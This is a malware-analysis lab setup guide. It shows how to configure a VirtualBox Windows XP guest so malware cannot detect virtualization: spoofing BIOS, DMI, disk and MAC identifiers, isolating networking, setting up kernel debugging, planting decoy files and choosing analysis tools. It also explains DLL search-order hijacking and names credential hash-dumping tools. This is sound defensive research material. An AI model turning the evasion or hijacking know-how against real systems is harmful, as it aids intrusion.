Using virtual environments has become the de facto standard when analyzing malware, as it better protect ourselves from being infected by the malware, makes the analysis more streamlined and thus make it very time efficient. Some malware authors are paying more and more attention to this fact and tries to detect such environments and alter the behavior of the malware. They simply don't want us to know about its presence and inner workings. This behavior is commonly called “split personality”. Besides from looking for certain installed software, hardware presence and such, a few of the more common detection methods being used go under names like: Red Pill, Blue Pill, No Pill etc. From a technical perspective, these methods are actually checking for given signs of a virtual environment, like certain values in memory, CPU registers or how the Guest OS handles certain tasks and the like.

Due to this we need to eliminate as many traces as possible. This could be the critical difference between success and failure. And to make things worse, neither environment nor malware will tell you about it. Thus we need to maximize our chances of success. However do not let this get to your head. As more and more systems are running in a virtual environment the attackers cannot afford to lose those as a target/attack vector. This is especially true when malware designated for industrial espionage and military grade malware is involved, where server foothold may be most desirable like file/email/database servers and the like.

First of all we need to modify the basis of our Guest Machine that we just created before we install the actual Guest OS. And this is very important, because if we install the Guest OS directly, some unwanted settings and features will be installed/configured in the Guest OS. These may in turn be very hard to remove at a later stage. In essence, we are creating the actual hardware of our analysis station. And the OS will install the drivers and configure itself for this hardware that we provide.

System BIOS

First we need to modify the BIOS settings and its identity in order to eliminate few of the traces of a virtualized environment. Some malware check the DMI Table for non-bare metal system information, and in some cases this information may also be sent to the C&C server for further evaluation. Either way, there is a risk of detection. Changing this information is however not as hard as it may seem.

We can start by fetching information from your own hardware platforms DMI Table[5]:

```
user@localhost:~# sudo dmidecode -t0
SMBIOS 2.6 present.

Handle 0x000D, DMI type 0, 24 bytes
BIOS Information
        Vendor: Hewlett-Packard
        Version: 68SVD Ver. F.27
        Release Date: 06/11/2012
        Address: 0xF0000
        Runtime Size: 64 kB
        ROM Size: 3072 kB
        Characteristics:
                PCI is supported
                PC Card (PCMCIA) is supported
                BIOS is upgradeable
                BIOS shadowing is allowed
                Boot from CD is supported
                Selectable boot is supported
                EDD is supported
                Print screen service is supported (int 5h)
                8042 keyboard services are supported (int 9h)
                Serial services are supported (int 14h)
                Printer services are supported (int 17h)
                ACPI is supported
                USB legacy is supported
                Smart battery is supported
                BIOS boot specification is supported
                Function key-initiated network boot is supported
                Targeted content distribution is supported
        BIOS Revision: 15.39
        Firmware Revision: 1.59
```

The above command will give us necessary information about the BIOS while the next one will give us information about the system in general:

```
user@localhost:~# sudo dmidecode -t1
SMBIOS 2.6 present.

Handle 0x000E, DMI type 1, 27 bytes
System Information
        Manufacturer: Hewlett-Packard
        Product Name: HP EliteBook 8560w
        Version: A0001F02
        Serial Number: 5GB31572RW
        UUID: 3F576B7B-59F5-11E1-BADF-14C872011022
        Wake-up Type: Power Switch
        SKU Number: LY528EA#AK8
        Family: 103C_5336AN
```

5 The tool “dmidecode” has also been ported to Windows

We also need some information about the motherboard:

```
user@localhost:~# sudo dmidecode -t2
SMBIOS 2.6 present.

Handle 0x000F, DMI type 2, 16 bytes
Base Board Information
        Manufacturer: Hewlett-Packard
        Product Name: 1631
        Version: KBC Version 01.3B
        Serial Number: PADGAJ64V3R1QN
        Asset Tag: Not Specified
        Features:
                Board is a hosting board
                Board is replaceable
        Location In Chassis:
        Chassis Handle: 0x0010
        Type: Unknown
        Contained Object Handles: 0
```

And finally we will fetch some information about the chassis as well:

```
user@localhost:~# sudo dmidecode -t3
SMBIOS 2.6 present.

Handle 0x0010, DMI type 3, 17 bytes
Chassis Information
        Manufacturer: Hewlett-Packard
        Type: Notebook
        Lock: Not Present
        Version: Not Specified
        Serial Number: 2CA50533FQ
        Asset Tag:
        Boot-up State: Safe
        Power Supply State: Safe
        Thermal State: Other
        Security Status: Other
        OEM Information: 0x00000000
```

Using the output from the tool “dmidecode” provided with VirtualBox we may change the information in the VirtualBox BIOS using the VBoxManage tool parameter “setextradata”[6]:

```
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiBIOSVendor" "Hewlett-Packard"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiBIOSVersion" "68SVD Ver. F.27"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiBIOSReleaseDate" "06/11/2012"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiBIOSReleaseMajor" "F"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiBIOSReleaseMinor" "27"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiBIOSFirmwareMajor" "1"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiBIOSFirmwareMinor" "59"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiSystemVendor" "Hewlett-Packard"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiSystemProduct" "HP EliteBook 8560w"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiSystemVersion" "A0001D02"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiSystemSerial" "5GB71582RW"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiSystemSKU" "LY528EA#AK8"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiSystemFamily" "103C_5336AN"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiSystemUuid" "3F546B7B-59F5-11E1-
                                                                                        BADF-14C872010022"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiBoardVendor" "Hewlett-Packard"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiBoardProduct" "1631"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiBoardVersion" "KBC Version 01.3B"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiBoardSerial" "PADGAJ64V3W9QN"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiBoardAssetTag" "Not Specified"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiBoardLocInChass" "Not Specified"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiChassisVendor" "Hewlett-Packard"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiChassisVersion" "Not Specified"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiChassisSerial" "2CA50533FQ"
vboxmanage setextradata "your-vm" "VBoxInternal/Devices/pcbios/0/Config/DmiChassisAssetTag" ""
```

For future setups I'd recommend you to put all this in a bash script or similar

Note: If you get an error, this is most likely due to that you are trying to run the commands in a different user context other than the one creating/running this virtual machine. In other words do not run the commands as root/Administrator and make sure that your user account is a member of the group “vboxusers”.

As of VirtualBox v4.2 we may in addition to the above modification import the SLIC (Software Licensing Descriptor Table) from the original BIOS into the virtual one. This function was implemented in order to be able to install OEM versions of Windows for example into a virtual environment. By doing this we will eliminate a few more traces of a virtual environment. The SLIC is located in the ACPI table from where we will grab a binary copy using dd:

```
user@localhost:~# sudo dd if=/sys/firmware/acpi/tables/SLIC of=your.phys.slic.table.bin
```

Change the file ownership and rights to that of your VirtualBox user on the binary SLIC image and configure your Guest Platform to import it in the following manner:

```
VBoxManage setextradata "your-vm" "VBoxInternal/Devices/acpi/0/Config/CustomTable" your.phys.slic.table.bin
```

Important Note: As noted earlier, it is important that you change this information *before* installing the actual Guest OS as this information will end up in the Windows Registry in multiple places of the Guest OS as well. There this information may be much harder to eliminate/alter.

Also, if you get an “Error reading custom acpi table” error when starting your virtual machine, you may have to specify the full path to the ACPI table file in the .vbox file.

6 Replace “your-vm” with the name of your virtual machine

HDD Identity

Changing the hard drive identity is a very good idea as well as this device also bares the obvious identity marks of VirtualBox when virtualized.

Running the following command will give you the identity of your physical drive:

```
user@localhost:~# sudo hdparm -i /dev/sda
sda:

 Model=Hitachi HTS727575A9E364, FwRev=JF4OA0E0, SerialNo=J4391084ANF9XE
 Config={ Fixed }
 RawCHS=16383/16/63, TrkSize=0, SectSize=0, ECCbytes=4
 BuffType=DualPortCache, BuffSize=16384kB, MaxMultSect=16, MultSect=off
 CurCHS=16383/16/63, CurSects=16514064, LBA=yes, LBAsects=268435455
 IORDY=on/off, tPIO={min:120,w/IORDY:120}, tDMA={min:120,rec:120}
 PIO modes:  pio0 pio1 pio2 pio3 pio4
 DMA modes:  mdma0 mdma1 mdma2
 UDMA modes: udma0 udma1 udma2 udma3 udma4 *udma5
 AdvancedPM=yes: mode=0x80 (128) WriteCache=enabled
 Drive conforms to: unknown:  ATA/ATAPI-2 ATA/ATAPI-3 ATA/ATAPI-4 ATA/ATAPI-5 ATA/ATAPI-6
ATA/ATAPI-7

* signifies the current active mode
```

We are interested in the Model, Firmware Revision and Serial No. We then use them in the virtual machine making the hard drive seem a bit more physical:

```
VBoxManage setextradata "your-vm" "VBoxInternal/Devices/piix3ide/0/Config/PrimaryMaster/ModelNumber" "Hitachi HTS727575A9E364"
VBoxManage setextradata "your-vm" "VBoxInternal/Devices/piix3ide/0/Config/PrimaryMaster/FirmwareRevision" "JF4OA0E0"
VBoxManage setextradata "your-vm" "VBoxInternal/Devices/piix3ide/0/Config/PrimaryMaster/SerialNumber" "J4391084ANF9XE"
```

The .vbox File

You may also edit all the settings we are discussing in this guide in the .vbox file directly, which is a plain XML formatted file containing all values. See below snippet:


```
18        <ExtraDataItem name="GUI/LastGuestSizeHint" value="1152,864"/>
19        <ExtraDataItem name="GUI/LastNormalWindowPosition" value="226,159,1152,905"/>
20        <ExtraDataItem name="VBoxInternal/Devices/pcbios/0/Config/DmiBIOSFirmwareMajor" value="1"/>
21        <ExtraDataItem name="VBoxInternal/Devices/pcbios/0/Config/DmiBIOSFirmwareMinor" value="59"/>
22        <ExtraDataItem name="VBoxInternal/Devices/pcbios/0/Config/DmiBIOSReleaseDate" value="06/11/2012"/>
23        <ExtraDataItem name="VBoxInternal/Devices/pcbios/0/Config/DmiBIOSReleaseMajor" value="1"/>
24        <ExtraDataItem name="VBoxInternal/Devices/pcbios/0/Config/DmiBIOSReleaseMinor" value="27"/>
25        <ExtraDataItem name="VBoxInternal/Devices/pcbios/0/Config/DmiBIOSVendor" value="Hewlett-Packard"/>
26        <ExtraDataItem name="VBoxInternal/Devices/pcbios/0/Config/DmiBIOSVersion" value="68SVD Ver. F.27"/>
27        <ExtraDataItem name="VBoxInternal/Devices/pcbios/0/Config/DmiBoardAssetTag" value="Not Specified"/>
28        <ExtraDataItem name="VBoxInternal/Devices/pcbios/0/Config/DmiBoardLocInChass" value="Not Specified"/>
29        <ExtraDataItem name="VBoxInternal/Devices/pcbios/0/Config/DmiBoardProduct" value="Hewlett-Packard"/>
30        <ExtraDataItem name="VBoxInternal/Devices/pcbios/0/Config/DmiBoardSerial" value="PADGAJ64V3W9QN"/>
31        <ExtraDataItem name="VBoxInternal/Devices/pcbios/0/Config/DmiBoardVendor" value="Hewlett-Packard"/>
```

Note: Also, on occasion VirtualBox may complain about illegally formatted fields in the .vbox file. This has to do with that some fields are expected to be of a certain data type, such as an integer or a string. If the output of dmidecode is of a different type than the one expected by VirtualBox, try to convert it into another reasonable value. I've also noticed on occasion that the values sometimes become formatted in an odd way, like unicode or similar. VirtualBox does not seem to care though.

Networking


Regarding the Guest Platform there are some additional important details to keep in mind. One is that the guest OS should have its network capabilities disabled by default. Not only by setting the Guest OS network settings to a static IP or something non-routable. The network interface should be disabled completely by default. Another option is that the virtual network cable should be “unplugged” by ensuring the option “Cable Connected” is unchecked in the VirtualBox Guest Network settings. This acts as a fail-safe, as we do not want the malware to accidentally communicate on an external network outside our control when you start using your virtual machine for your first analysis tasks.

In order to prepare for future network communications, the network adapter should primarily be set to Host-only mode in the first of the two general analysis phases. In fact, the guest machine is to be able to act in any mode, but we start out using this setting. But before we can set a network adapter in Host-only mode, we need to create a virtual network to which we connect the Guest OS adapter. This virtual network will appear as a local network, only reachable by those virtual machines associated to it. The main reason for this is that the first phase of the network analysis is to let the suspected malware communicate on a network, over which we have full control.



To create a virtual network, go to the VirtualBox main menu and enter “Preferences” which is available under the “File” menu option. On the left hand side, chose “Network” and then click the “Host-only Networks” tab. Click the little plus sign button to the right, and a virtual Host-only network will be generated. Then click the odd looking little screwdriver button in order to edit IP ranges and such. I find it convenient to let the virtual network handle dynamic IP address assignment for all connected systems using DHCP assigned addresses, such as clients etc. However, server systems should implement static IP addresses in order to keep track of which system is which and such.

The next and final phase is to let the malware communicate over an external channel, such as the datacard mentioned earlier. The adapter is then simply switched over from Host-only mode to NAT, from which you will be able to control all communications with the Host firewall, proxies like Burp Suite Pro or similar instead.



In some cases the NAT configuration may not be optimal. Perhaps you don't want the Host firewall to interfere with the Guest at all, which do happen on occasion. So if your analysis host is connected to a dedicated and isolated network segment you may choose bridged mode instead of NAT mode. This is good, should an attacker want to connect back to the infected system. We then want to be “out of the way” raising less suspicion.

Changing the MAC address may not accomplish much, but it is something. Enter the advanced settings for the network adapter and set a new MAC address not using one of the typical Oracle MAC prefixes: 08:00:27. The example above uses the prefix of Hewlett Packard. From experience I've seen a few samples of malicious code that scan for the occurrence of a virtual environment MAC address and “kills” itself or alters its behavior if found.

Shared Folders

You may be familiar with, or used to the concept of using shared folders in a virtual environment. In order for this to work, additional software need to be installed in the Guest OS, which will make the environment shout "Virtual Machine!!!" aloud. Therefore I recommend that you handle all file logistics either via a USB memory stick or similar.


Regarding USB media, I do recommend that you enable USB 2.0 as 1.1 may not function properly. For this to work you will need to download an extension pack from the VirtualBox site, which is named in the following manner:

```
Oracle_VM_VirtualBox_Extension_Pack-4.3.0-89960.vbox-extpack
```

Do note that the extension pack version need to match the version of your VirtualBox installation.

System Description

In order to keep track of the environment and make maintenance easier the system should be labeled and described. VirtualBox has a field available for this purpose. Keep it updated as it is rather easy to lose track of many versions and generations of machines.



A small note regarding the host's user accounts and their passwords. Keep them simple and easy to guess. And perhaps more important, make a note on how the password looks in LANMAN and NTLMv2 hash format using different encodings. If they are extracted from the Guest OS and stored and/or sent to the C&C server in any of these formats by the malware, you can easily find this information by searching for these signatures. PwDump7 or FgDump which are available for free may be used for dumping the hashes on a system. Do note that some AV products may consider them to be malicious due to their history as notorious hacker tools.

Virtual Machine Master Copy

Our base virtual machine is now complete. In order to avoid repeating all the above operations, we simply create a backup or a "golden copy" of it. Personally I usually store it in the following format:

```
17-02-2014.vbox.bare.metal.machine.master.copy.v1.0.tar.bz2
```

The detailed file name makes it easy to keep track of. Remember, we need to avoid any confusion while working with malware. This file ends up being just a few hundred kilobytes, which is good. And if you need it for any other purposes, just modify the .vbox file directly or via the VirtualBox GUI.

Setting up the Guest OS

As mentioned earlier in this guide, we will set up a 32 bit Windows XP as a Guest OS. This is done mostly because it is very well supported and most malware still has Windows XP as one of its primary target. Windows XP also consumes less system resources and thus runs more smoothly. We do not want a choppy environment that lags, that in turn may disturb our analysis flow and tools. Another good thing in this case is that an unpatched Windows XP is filled with vulnerabilities that may in fact assist us in our analysis, especially when dealing with worms and other vulnerability exploiting malware. And in addition to this, we may perhaps see an interesting event or two when this OS reaches end of life in the summer of 2014. Historically when an OS has reached end of life, secret exploits developed earlier have been exposed as security updates no longer are available.

There are a few settings that need to be set in the Guest OS itself as well in order to minimize the risk of detection. We also want to provoke malicious behavior as much as possible and make the environment malware friendly. This may be accomplished by setting up the details a typical malicious program, or an attacker for that matter, is looking for.

So before proceeding with this guide, install Windows in your new virtual machine. Perform a standard installation using NTFS as file system. This has to do with the fact that some types of malware tries to identify weaknesses in the file rights settings or hide using alternative data stream tricks.

Preparing for Kernel Debugging

Earlier we prepared the Guest OS virtual platform for remote debugging and in order to complete the link we need to configure the Guest OS a bit. By modifying the hidden system file C:\boot.ini by adding one line of parameters the Guest OS will finally be prepared for remote debugging. We will add/enable an additional option to start Windows:

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="MS Win XP Pro SP2" /noexecute=optin /fastdetect
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="MS Win XP Pro SP2 DEBUG" /noexecute=optin
/fastdetect /debug /debugport=COM1 /baudrate=115200
```

Booting Windows using the debug setting as default option will not affect any of Windows functionality or performance but it may be detected by the malware. So in order to avoid this, we set it as an optional choice in a pre-boot menu in order to activate only when needed.

Note: When all is set and you are ready to do some remote kernel debugging, make sure that WinDbg is running first

Windows Symbols

If you are planning to dedicate a Guest OS copy for remote debugging, or a Host OS for that matter, I do recommend installing one of the symbol packages available from Microsoft for free. By implementing these packages you will be able to resolve seemingly obscure memory locations and system calls represented as only hexadecimal values converted into to human readable strings. You may find the packages at this location:

`http://msdn.microsoft.com/en-us/windows/hardware/gg463028.aspx`

Be sure to pick the correct package. In our case where we use Windows XP SP2 the most suitable package would be:

```
Windows XP with Service Pack 2 x86 retail symbols, all languages
```

When downloaded, install the package on the WinDbg side.

Important note: If you install an update, hot-fix or service pack the symbol references may brake! You will then need to either download a new updated symbol package or use the online database. Microsoft also offer symbol resolution online where WinDbg asks a server for all symbol resolutions. This may however be problematic, as we for obvious reasons do not always want to be online.

Network

Name the system to something business typical as well as the domain name. Many types of malware usually create a small system report containing OS version, hostname, domain name etc. and send this to the C&C server. Based on this information the attacker may chose to activate further functionality or install additional malicious software on the target. The malware Red October is an excellent example of this type of behavior.

MAC Prefix	Vendor
00:30:6E	Hewlett Packard
00:02:B3	Intel Corporation
00:0D:B6	Broadcom Corporation

For more prefixes, see: http://hwaddress.com/

If you are discovered in some way and then blocked by the C&C server, changing the MAC, IP, hostname and domain name might just save you and give you a second chance. I'd recommend you to have a set of these close at hand and mark them if they are compromised. I also recommend to make them scriptable if possible.

OS Settings

Setting up the operating system is pretty straight forward, but there are some both important and good to have configurations that need to be done.

Registry

Older Windows versions are susceptible to an old and very serious kind of vulnerability which goes under the name DLL Load Order Hijacking. This means that if I've got a DLL file residing in the C:\Windows\System32 called ieframe.dll I may put a malicious DLL in C:\Windows, also called ieframe.dll. The latter will be loaded first as this is the search order and no absolute paths are used by default. When exploiting this vulnerability the malware will not need to modify the registry or any other files in order to ensure persistence on the target system. A rather stealthy approach indeed.

The above scenario is a very simplified one. It can also be accomplished by DLLs loading other DLLs. The attacker just need to map the imports of known and popular DLLs and put a rouge one in the DLL search path. There is a feature in the registry that enables some level of security by specifying known DLLs. If a DLL is specified here the DLL will only be loaded if it is present in the System32 directory or in the base directory of the program requesting it.

Now, we want this to happen to our analysis station if possible and we need to monitor any attempts to exploit this. If DLL files are written to for example C:\Windows we need to check for a DLL file named the same in the System32 directory. Therefore, when the Guest OS is installed make a snapshot of the values present in the key “KnownDLLs”:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\KnownDLLs
```

When working with different analysis cases you may need to remove one or more values in order to see if the malware executes this way and how it acts if it does. In order to make this process easier, prepare a couple of registry files, each having different settings suiting your purposes.

Files and Folders

As Windows doesn't show the extensions of known and associated formats such as documents and programs, a common trick among malware authors and attackers alike, is to change the program icon of an executable (.exe) to for example the standard icon of PDF documents. This tricks the user that the file is an ordinary PDF document when in fact the file is a program having the following ending: .pdf.exe. The attacker may however launch and open a legit document in the end in order to raise less suspicion.

Another simple but frequently used trick is to hide files by setting the "hidden" file attribute. We therefore want to see all hidden files along with protected operating system files. As we want to see as much as possible we need to configure a number of Windows settings for Files and Folders.

- Check "Display the contents of system folders" (We want unhindered access to system files)
- Check "Display the full path in the address bar" (Makes it easy to copy paths for later use or the report)
- Uncheck "Hide extensions for known file types" (Reveal simple icon trickery)
- Uncheck "Hide protected operating system files" (We want unhindered access to System32 for example)

I'd recommend to show all files in detailed view applied to all folders as well in order to see potential changes in size, file access and write time stamp manipulations etc. Not all malware rewrite these stamps and may prove useful in the postmortem phase.

Planting Decoys

Planting fake files and information is one other method of triggering malicious behavior. For example: passwords.xlsx, Budget 2013.docx, Network Layout.vsd on the "Desktop" or in the "My Documents" folder. It may seem trivial and even silly, but on a few occasions in my case, the malware has been sweeping my system for files like these. And when found, a new set of functions were triggered within the malware requesting a new set of instructions from the Command and Control Server. And of course, there are many other ways. And in the end, as you can imagine, this means that you will not have to discover this after a few hours of file disassembly.


I recommend putting these decoy files on the dedicated USB memory stick as well.

Eliminating Virtual Environment Traces

We are almost done, however there is one crucial step that need to be completed. First we will check to see if our prepared virtual hardware is doing its job reporting our custom hardware settings set earlier. To our assistance we have a tools like MetaSploit "checkvm", Paranoid Fish and Scoopy-NG which uses the same general discovery techniques as most malware does. These include, among others, the different "Pill" techniques noted earlier.

Files and Registry

First of all, *do not* install "VBox Guest Additions" as this is one of the first things many types of malware will be looking for. If it is installed, Paranoid Fish will most certainly report the following along with some other obvious findings:



The image to the left show a Paranoid Fish report, where the virtual machine has no custom ACPI table loaded, custom hardware settings and has the Guest Additions package installed. The image to the right show much less traces of a virtual environment as it has most modifications applied to it.

Registry Values

In some cases, some tools report that certain registry values are set, which reveals a virtual machine. In such cases it may be possible to modify, or even delete such keys in order to hide the presence of a virtual machine. Be sure to backup the virtual machine or take a snapshot of it first in order to see if the modification has some negative effects on the machine. When done, I would recommend to run the tools Paranoid Fish, Scoopy-NG and MetaSploit Detect VM once more in order to see how many obvious traces there are left of the virtual environment.

Bare Metal Analysis

If you are really stuck and your malware sample is very persistent in not to execute in your virtual environment in any way you may be bound to do your analysis on a native or a so called bare metal system. This can be rather advanced, especially of we want to make it an automated process out of it. However this is beyond the scope of this guide.

Multiple Environments

When the base Guest OS is all set up and ready it is time make at least three copies of if. One is to be fit for static analysis and one is to be fit for dynamic analysis. The third is to be archived in your master repository (More on this a bit later). When you grow in experience you will most certainly find the need of a couple of more machines configured for a certain purpose, such as:

- Network service emulation system
- Windows remote kernel debugger as described earlier
- Penetration testing/fuzzing system for malicious services such as Kali Linux[7]
- Vulnerable target systems, both clients and servers for worm analysis

Do not make too many variations/copies as they soon will start to be hard to maintain and keep track of. It is rather important to know exactly how an environment is set up as this may determine the time and/or the success level of an analysis. If the only difference is a couple of tools away it is perhaps better to add those two tools each analysis, than keeping track of and maintaining two complete environments.

Another reason for making these copies before installing software in the machines is that the tools we use quickly become outdated. When you feel it is time to make an update of all tools, just grab a copy of a machine from your archive. Also, however boring it may seem, a *key success factor* is; documentation. You may remember a setting, tool or method this current hour, but will you remember it just as clearly the next week? Perhaps, perhaps not, so lets not take any chances!

Static vs Dynamic Environment

As the malware analysis process is generally divided into two phases, there should be one virtual machine representing them both. This may seem to be overkill but I've got my reasons and we are to expect the unknown to happen, remember?

Because if we have one environment for static analysis we can put one set of tools on that system and another set on in the environment used for dynamic analysis. One example is debuggers and disassemblers which are typically used in dynamic vs static analysis. Advanced types of malware employ different types of anti-debugging techniques. Sometimes it is enough even if such a tool is present on the system in order for the malware to change its behavior and perhaps defend itself.

7 Even malicious software have been found to suffer from serious vulnerabilities from time to time. This is one of the main reasons why malware researchers and law enforcement have been able to bring down some botnets and C&C servers.

Guest OS Analysis Toolkit

When there are two copies of the base Guest OS, it is time to configure them for their specific purpose.

As for the actual tools being used during the analysis there is a huge plethora of tools available, both free and commercial. We need to have a few tools fit for each analysis phase

- Static Analysis
  - File identifiers
  - Unpackers/Decrypters
  - Disassemblers/Reversing Tools
  - Scanners
- Dynamic Analysis
  - Debuggers
  - Process/Thread/Stack/File Tracers
  - Network Monitoring Tools
  - Memory Dumpers/Analyzers

Below is a very small assorted selection suitable for a beginners and/or intermediate analysts:

Tool	Purpose	Phase	Comment
Visual Studio Express	Multiple tools for debug/view	Static	
OllyDbg	Primary debugger and disassembler	Dynamic	Version 2 is very good but lacking plugins
Immunity Debugger	Primary debugger and disassembler	Dynamic	Based on OllyDbg 1.x. Has Python support! Not all OllDbg plugins work here though
IDA Pro	Primary debugger and disassembler	Static & Dynamic	HexRays cuts analysis time greatly but is costly. IDA Pro 5 Free only runs on Win XP
VT Upload	Check file for malicious content	Static	This GUI tool uploads a given file to Virus Total for analysis.
WinDbg	Kernel debugger	Dynamic	Requires two systems; the debugger and the debugee. Steep learning curve
PE Scanner	Read PE info and patch PE file	Static & Dynamic	PEiD compatible tool which is actively developed.
PE Explorer	PE viewer, editor, disassembler	Static & Dynamic	
LordPE	PE viewer, editor	Static & Dynamic	
Dependency Walker	Investigating dependencies	Static	
Streams	View alternative data streams	Static	
SysInternals Toolkit	Highly essential toolkit	Static & Dynamic	
XOR Tool		Static	The tool tries to identify XOR obfuscated data in files
JAD Java Decompile	Decompile Java class files	Static	
dotPeek	Decompile .NET applications	Static	A free decompiler which is very nice and competent
RegShot	Registry change detector	Dynamic	Compares before and after snapshots
Wireshark	Network sniffer	Dynamic	
Burp Suite	Web application audit tool	Dynamic	The Pro version is highly recommended
Armag3ddon	Armadillo unpacking tool	Static	
Ap0x Unpack	Unpacker	Static	
Process Hacker	View/Investigate processes	Dynamic	
InetSim	Simulate common internet services	Dynamic	Used in order to trick malware that it reside in a real network environment.

Static – Primary use is static analysis
Dynamic – Primary use is dynamic analysis

